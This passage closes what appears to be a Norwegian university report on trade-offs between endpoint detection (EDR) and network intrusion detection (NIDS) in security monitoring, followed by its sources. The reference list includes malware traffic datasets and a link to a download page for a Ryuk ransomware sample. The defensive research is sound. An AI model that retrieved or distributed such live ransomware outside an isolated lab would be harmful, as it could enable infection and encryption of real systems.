Basert på fremgangsmåtene vi har benyttet, har vi kommet frem til flere aspekter som kan omtales som «trade offs» dersom man velger å gå vekk fra tradisjonelle nettverksbaserte IDS-teknologier. Det første, og kanskje mest sentrale, er rett og slett at man går glipp av innsikt i hva som foregår på nettverksnivå. Slik innsikt kan blant annet være av stor betydning dersom man skal gjennomgå et angrep i etterkant for å analysere hvordan angrepet utspilte seg, for følgende å kunne unngå lignende angrep i fremtiden. Videre så gjør man en «trade-off» ved at man mister visibilitet tilknyttet enheter som ikke er kompatible som EDR-klienter i nettverket (IOT-enheter og utradisjonelle operativsystemer) eller av andre grunner ikke er konfigurert med en EDR-klient (private maskiner og telefoner i nettverket). Til slutt er det også sentralt å nevne at selv om tradisjonelle IDS-teknologier i utgangspunktet ikke kan analysere kryptert trafikk, så kan dette muliggjøres likevel ved bruk av SSL/TLS-inspeksjon. Er dette implementert på en god måte, vil dette også presenteres som en sentral «trade-off» ved å gå vekk i fra tradisjonelle nettverksbaserte IDS-teknologier, da dette bringer svært stor innsikt i store deler av det som foregår i et nettverk.

Ellers er det et sentralt poeng i denne sammenhengen som baserer seg på lagmodellen "Swizz Cheese Model". Jo flere lag man har med forskjellig typer beskyttelse (i dette tilfellet EDR og NIDS), jo mindre sjanse er det for at en trussel blir realisert, og på denne måten reduseres angrepsoverflaten. Modellen presenterer da en tankegang om at man burde realisere så mange lag med beskyttelse som mulig.

Basert på det som er diskutert her kan vi konkludere med at det gjøres flere «trade-offs» ved å gå vekk i fra å basere seg på NIDS og nettverksbasert deteksjon, og heller basere seg på EDR og endepunktsbasert deteksjon. Dette er i hovedsak tilknyttet at man går glipp av potensiell innsikt, i bytte mot at man får lavere kostnader.

Samtidig må det nevnes at man også går glipp av mye innsikt dersom man ikke benytter seg av EDR og endepunktsbasert deteksjon, og at denne innsikten vurderes som mer kritisk enn innsikten man går glipp av ved å ikke benytte seg av NIDS og nettverksbasert deteksjon. Basert på dette burde derfor utgangspunktet i en verktøykasse for arbeid med sikkerhetsmonitorering og hendelseshåndtering basere seg på EDR og endepunktsbasert deteksjon. Optimalt sett burde denne verktøykassa også inneholde NIDS og nettverksbasert deteksjon, men dette er også mer kostbart. Derfor burde det være en vurderingssak fra enkelttilfelle til enkelttilfelle om en typisk SOC burde tilby nettverksbaserte IDS-teknologier som en del av verktøykassen sin (i tillegg til EDR), avhengig av hvordan den respektive situasjonen ser ut for den enkelte kunde.

7. Kilder og referanser

7.1 Kilder

[1] Hostingtribunal, "21+ SSL Statistics that Show Why Security Matters so much", *hostingtribunal.com*, publisert 16.01.2021. [Online]. Tilgjengelig: https://hostingtribunal.com/blog/ssl-stats/#gref [Hentet 24.04.2020]

[2] MITRE ATT&CK, *attack.MITRE.org*, [Online]. Tilgjengelig: https://attack.MITRE.org/ [Hentet 01.05.2021]

[3] MITRE ATT&CK, "Data encrypted for impact", *attack.MITRE.org*, [Online]. Tilgjengelig: https://attack.MITRE.org/techniques/T1486/ [Hentet 01.05.2021]

[4] Sans, "Methods to Employ Zeek in Detecting MITRE ATT&CK Techniques", *sans.org*, publisert 15.07.2020. [Online]. Tilgjengelig: https://www.sans.org/reading-room/whitepapers/detection/paper/39675 [Hentet 12.05.2021]

[5] TrendMicro, "What is RYUK Ransomware?", *trendmicro.com*. [Online]. Tilgjengelig: https://www.trendmicro.com/en_ie/what-is/ransomware/ryuk-ransomware.html [Hentet 06.05.2021]

[6] Threatpost, "Ryuk Ransomware: Now with Worming Self-Propagation", *threatpost.com*, publisert 02.03.2021. [Online]. Tilgjengelig: https://threatpost.com/ryuk-ransomware-worming-self-propagation/164412/ [Hentet 06.05.2021]

7.2 Datasett og skadevare

Kilde datasett 3:

https://mcfp.felk.cvut.cz/publicDatasets/CTU-Normal-7/

Kilde datasett 4:

https://www.malware-traffic-analysis.net/2017/05/18/index2.html

Kilde datasett 5:

https://mcfp.felk.cvut.cz/publicDatasets/CTU-Mixed-Capture-2/

Kilde datasett 6:

https://mcfp.felk.cvut.cz/publicDatasets/CTU-Malware-Capture-Botnet-342-1/

Kilde Ryuk:

https://www.tutorialjinni.com/ryuk-ransomware-sample-download.html

NTNU

Norwegian University of
Science and Technology